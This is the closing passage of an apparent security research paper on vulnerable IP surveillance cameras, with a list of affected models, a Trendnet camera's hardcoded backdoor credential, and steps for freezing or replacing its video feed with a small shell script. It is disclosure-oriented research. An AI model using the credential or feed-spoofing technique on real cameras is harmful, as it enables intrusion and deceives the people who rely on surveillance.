Alinking	ALC-9154
Alinking	ALC-9171
Alinking	ALC-9351
Alinking	ALC-9352
Alinking	ALC-9451
Alinking	ALC-9453
Alinking	ALC-9551
Alinking	ALC-9553
Alinking	ALC-9652
Alinking	ALC-9751
Alinking	ALC-9751W
Alinking	ALC-9852

Vendor	Model
Alinking	ALC-9852W
Alinking	ALS-7721
Alinking	ALS-7743

These cameras are known to be installed in Chinese military, energy and industrial facilities [14]. At the time of this writing, Shodan reports over 100 publicly accessible and potentially vulnerable cameras.

Modifying Video Feeds

Although gaining unauthorized access to video feeds is interesting, a far more malicious undertaking is to modify those video feeds - a technique popularized by many Hollywood movies. While it has been shown that this can be accomplished by man-in-the-middling network traffic [4], this typically requires access to the local network which is a privilege that a remote attacker usually does not have.


However, if a remote attacker can gain root access to a camera through vulnerabilities such as those described above, he can take full control over all functionality of the camera, including the video feed. Although in some cases this could be a significant undertaking for the attacker, often a quick hack can be performed to temporarily freeze or replace legitimate video feeds from the camera, without limiting the attacker's access to the video feed.

Such an attack can be successfully carried out against the Trendnet TV-IP410WN pan/tilt network camera. This camera was selected as a proof of concept due in no small part to its affordability, but also because it contains the same classes of vulnerabilities detailed elsewhere in this paper. Namely, it contains a backdoor account (productmaker:ftvsbannedcode) and multiple command injection bugs which provide a built-in web root shell from which to issue arbitrary system commands [15].


Armed with these vulnerabilities, a remote attacker can begin interrogating the system to determine which process is responsible for providing access to the camera's video feed. In the case of video feeds access via the web interface, this process is easily identified as `mjpg.cgi` by obtaining a process listing:

```
379 root       684 S   mjpg.cgi
380 root      1396 S   ./camsvr
381 root       452 S   ./httpd 80
```


There will be one instance of the `mjpg.cgi` process for every live video stream accessed via the camera's web interface. Here, the camera can be seen keeping guard over the administrator's beer:



However, if the attacker simply kills the `mjpg.cgi` process responsible for streaming the video feed to the administrator's web browser, the video stream will stop and the image displayed in the administrator's web browser will remain frozen on the last image received from `mjpg.cgi`:



This leaves the attacker free to steal the administrator's beer without the administrator's knowledge:




This is an incredibly simple, albeit temporary, method of freezing legitimate video feeds from the camera. The biggest problem with this technique is that if the administrator refreshes his browser page, he will again be able to see the live video feed and realize that his beer is gone.


A slightly more sophisticated attack would involve replacing the `mjpg.cgi` executable with an executable of the attacker's choosing, which could then feed any arbitrary image to the administrator. A very simple implementation of this can be accomplished with nothing more than a static image and a bash script:

```
#!/bin/sh
echo -ne "HTTP/1.1 200 OK\r\nContent-Type: image/jpeg\r\n\r\n"
cat /tmp/static_img.jpg
```

If the attacker replaces the original `mjpg.cgi` file on disk with the above bash script, then whenever the administrator attempts to view the video feed via the web interface, he will instead be given a static JPEG image of the attacker's choosing:



Further, the attacker can create a copy of the original `mjpg.cgi` file elsewhere in the web root directory so that the attacker will still be able access the live video feed:



These hacks are simple and effective, and although the complexity of such attacks can increase depending on what services or protocols are responsible for providing access to the camera's video stream, the fundamental premise remains the same: once the attacker is root, he controls the camera and all functionality thereof.

Conclusion

Network surveillance cameras - and embedded devices in general - suffer from trivial vulnerabilities due to poor programming practices and lack of appropriate quality assurance processes. As a result, devices which are trusted to provide security can be compromised and used by an attacker to gain access inside a target network, or to feed falsified data to unknowing administrators. Such vulnerabilities as those revealed here will persist in embedded devices for the foreseeable future, until security is taken seriously by vendors and developers alike.

References

[1] Hack to Search and View Free Live Webcam with Google Search
http://www.mydigitallife.info/hack-to-search-and-view-free-live-webcam-with-google-search/

[2] Using Metasploit to Access Standalone CCTV Video Surveillance Systems
http://blog.gdssecurity.com/labs/2012/5/15/using-metasploit-to-access-standalone-cctv-video-surveillanc.html

[3] Owning Big Brother, Or How to Crack Into Axis IP Cameras
http://www.procheckup.com/media/43240/vulnerability_axis_2100_research.pdf

[4] Advancing Video Attacks With Video Interception, Recoding and Replay
http://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-ostrom-sambamoorthy-video_application_attacks.pdf

[5] Binwalk Firmware Analysis Tool http://binwalk.googlecode.com

[6] Firmware-Mod-Kit http://firmware-mod-kit.googlecode.com

[7] IDA Pro by Hex-Rays https://www.hex-rays.com/products/ida/index.shtml

[8] Qemu Open Source Processor Emulator http://wiki.qemu.org/Main_Page

[9] Exploiting Embedded Systems - Part 1
http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-1/

[10] Exploiting Embedded Systems - Part 3
http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-3/

[11] Lighttpd Home Page http://www.lighttpd.net/

[12] Shodan - Computer Search Engine http://www.shodanhq.com

[13] Case Studies - IQeye Smart Camera Systems
http://www.iqeye.com/resources/case-studies

[14] 3SVision Surveillance Systems Service Successful Stories
http://www.3svision.com.tw/solu_story.php?type=2

[15] Multiple Vulnerabilities in Several IP Camera Products
http://www.securityfocus.com/archive/1/518293